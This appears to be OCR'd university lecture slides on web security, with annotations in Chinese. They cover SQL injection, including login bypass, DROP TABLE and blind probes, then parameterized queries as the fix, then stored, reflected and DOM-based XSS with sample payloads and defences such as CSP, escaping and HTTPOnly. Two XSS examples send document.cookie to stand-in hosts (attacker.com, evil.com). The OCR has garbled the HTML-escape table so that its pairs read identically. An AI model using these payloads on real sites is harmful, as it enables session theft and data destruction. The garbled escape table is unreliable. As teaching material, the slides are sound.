eval("\$fruit = \$$x;");
echo $fruit;
?>
```

SQL Queries


"SQL is a standard language for storing, manipulating and retrieving data in databases."

- https://www.w3schools.com/sql



SQL Injection

SQL Queries





```
$user = $_POST['username'];
$pwd = $_POST['pwd'];
$sql = "SELECT * FROM Users WHERE
       user='$user' AND pwd='$pwd'";
$rs = $db->executeQuery($sql);
```

Can an attacker login without knowing the password?

SQL Injection

```
SELECT * FROM Users WHERE user='$user' AND pwd='$pwd'
```




```
SELECT * FROM Users WHERE user='' OR 1=1 -- AND pwd=''
```

1=1 is always true


-- is the comment in MSSQL

Authentication bypassed

http://www.websec.ca/kb/sql_injection

SQL Injection

```
SELECT * FROM Users WHERE user='$user' AND pwd='$pwd'
```




```
SELECT * FROM Users
      WHERE user='' ; DROP TABLE Users -- AND pwd=''
```

Delete tables

Attacker can add users, reset passwords, etc.

http://www.websec.ca/kb/sql_injection

Blind SQL Injection 跳過

Sometimes we are less lucky: The output of the vulnerable website is not visible to us. What do we do?

A website is vulnerable to **blind SQL injection** if it **responses differently to queries that are evaluated to true and false**.

- Different error messages
- Different response times

The attacker can then use the website as an oracle to answer any T/F questions regarding the database.

Blind SQL Injection

Suppose the server constructs query as

```
SELECT * FROM bookreviews WHERE ID ='$id';
```

And the server responds differently to

Always True query

```
http://books.example.com/showReview.php?ID=5 OR 1=1
```

Always False query

```
http://books.example.com/showReview.php?ID=5 AND 1=2
```

Then we can find whether the MySQL version is 4 using

```
http://books.example.com/showReview.php?ID=5 AND
substring(@@version, 1, 1)=4
```

Tools (such as sqlmap) are available to save your day

http://www.kalitutorials.net/2015/02/blind-sql-injection.html

Preventing SQL Injection

Key ideas:

- Stop writing dynamic queries; and/or
- Prevent user supplied input which contains malicious SQL from affecting the logic of the executed query.

Using **prepared statements (with parameterized queries)** is recommended

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Prepared Statement with Parameterized Queries


Prepared statements force the user input to be handled as the content of a parameter (and not as a part of the SQL command), ensuring that SQL arguments are properly escaped.

- Should be used with **parameterized queries**
- **Parameterized queries** force the developer to first define all the SQL code, and then pass in each parameter to the query later.


Allows the database to distinguish between code and data, regardless of what user input is supplied.

Prepared Statement with Parameterized Queries

```
SqlCommand cmd = new SqlCommand(
      "SELECT * FROM UserTable WHERE
      username = @User AND
      password = @Pwd", dbConnection);

      cmd.Parameters.Add("@User", Request[“user”] );

      cmd.Parameters.Add("@Pwd", Request[“pwd”] );

      cmd.ExecuteReader();
```


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. -- OWASP

跨網站的入侵字串、跨站腳本攻擊

通過利用網頁開發時留下的漏洞，通過巧妙的方法注入惡意指令代碼到網頁，使使用者載入並執行攻擊者惡意製造的網頁程式。

這個攻擊利用使用者對(有漏洞的)網站的信任，讓使用者認為惡意程式是網頁的一部分

Common types of XSS


Persistent (or stored) XSS

Reflected XSS

DOM-based (or client-side) XSS

差別在於攻擊注入之處

Persistent XSS




Example: how to inject malicious script

可以把script當作貼文貼到留言討論區

```
POST
http://forum?comment=
<script>...</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```




```
<html>
Latest comment:
<script>...</script>
</html>
```

http://excess-xss.com/

Reflected XSS

騙使用者點link，該link是向合法網站建立連線然後以user的權限access sensitive content，比方要求server把該user的cookie回傳

same origin policy無法防，因為對於browser來說會覺得是使用者自己想造訪該網站，是合法的




same origin policy可以防壞人分頁不能取得敏感網頁的cookie，但一旦cookie被取得了，same origin就沒幫助了

Example: how to inject malicious script

awesome video!
http://search.com/search?keyword=<script>…</script>


GET
http://search.com/search?keyword=<script>…</script>



```
<HTML>
…
<script>
window.open("http://attacker.com
?cookie="+document.cookie)
</script>
</HTML>
```

```
print "<html>"
print "Search Results"
print
Request.query['keyword']
print "</html>"
```

DOM-based XSS



4. victim's browser executes the original script, which **modifies the page based on the attacker's input**


Legitimate but vulnerable site; the returned page contains script allowing the **victim's browser to modify DOM locally** based on **untrusted input**.

attacker可以改寫要讓browser render的內容

Example: how to inject malicious script

```
http://www.example.com/test.html
#<script>alert(1)</script>
```

```
GET
http://www.example.com/test.html
```



```
…
<script>
```

```
http://www.example.com/test.html#
<script>
  alert(1)
</script>
```

```
…
<script>
    document.write("Current
URL:" + document.baseURI);
</script>
…
```

Common XSS syntax

```
<script>alert(‘attacked!’)</script>
<script src=“/attack.js”>
<body onload=alert(‘attacked!’)>
<img src=/ onerror=alert(‘attacked!’)>
<img src=javascript:alert(’attacked!')>
```

Impact of XSS

Malicious script's origin = the vulnerable site that user visits!

The script can

- Steal cookies and sensitive info
  - E.g., new Image('http://evil.com/capture?cookies=' + document.cookie);
- Access user's account
- Manipulate user's account using client API
  - E.g., GMAIL.deleteAll();
- Manipulate webpage user's browser state
- Send requests to other destinations
  - E.g., Redirect client for DDoS

Preventing XSS

General idea: XSS is a type of code injection

- User input is interpreted as malicious program code
- => Carefully handle user input!

Defense approaches

- Disabling scripts (e.g., NoScript)
  - "allows JavaScript, Java, Flash and other plugins to be executed only by trusted web sites of your choice"
- Content Security Policy (CSP)
- Input sanitization
- Setting the HTTPOnly cookie flag

Content Security Policy (CSP)

Content Security Policy (CSP) allows a website to declare security restrictions (mostly whitelisting) that should be enforced by the browsers.

- Introduced to prevent execution of untrusted content, such as cross-site scripting (XSS), clickjacking, code injection attacks
- Support many directives

Using CSP to defend against XSS

- Whitelisting
- Inline script is blocked
- => all script code must reside in separate files, served from a whitelisted domain

```
Content-Security-Policy: script-src 'self' ajax.googleapis.com
```

Input Sanitization

Escape: neutralize untrusted user input so that special characters are properly encoded and cannot be interpreted as code

HTML escape examples; Characters reserved in HTML Markup are replaced:

- Replace <script> with <script>
- ' is replaced with '
- " is replaced with "
- & is replaced with &
- < is replaced with <
- > is replaced with >

OWASP provides detailed recommendations [1]

[1] https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

`HTTPOnly` Cookie Flag

An additional flag supported by a `Set-Cookie` HTTP response header

Once set, cookies can only be accessed via HTTP(s); cannot be accessed via client-side script.

Prevents cookie theft via XSS 但XSS不一定需要取得cookie，就能以user權限做事

- But does not address other issues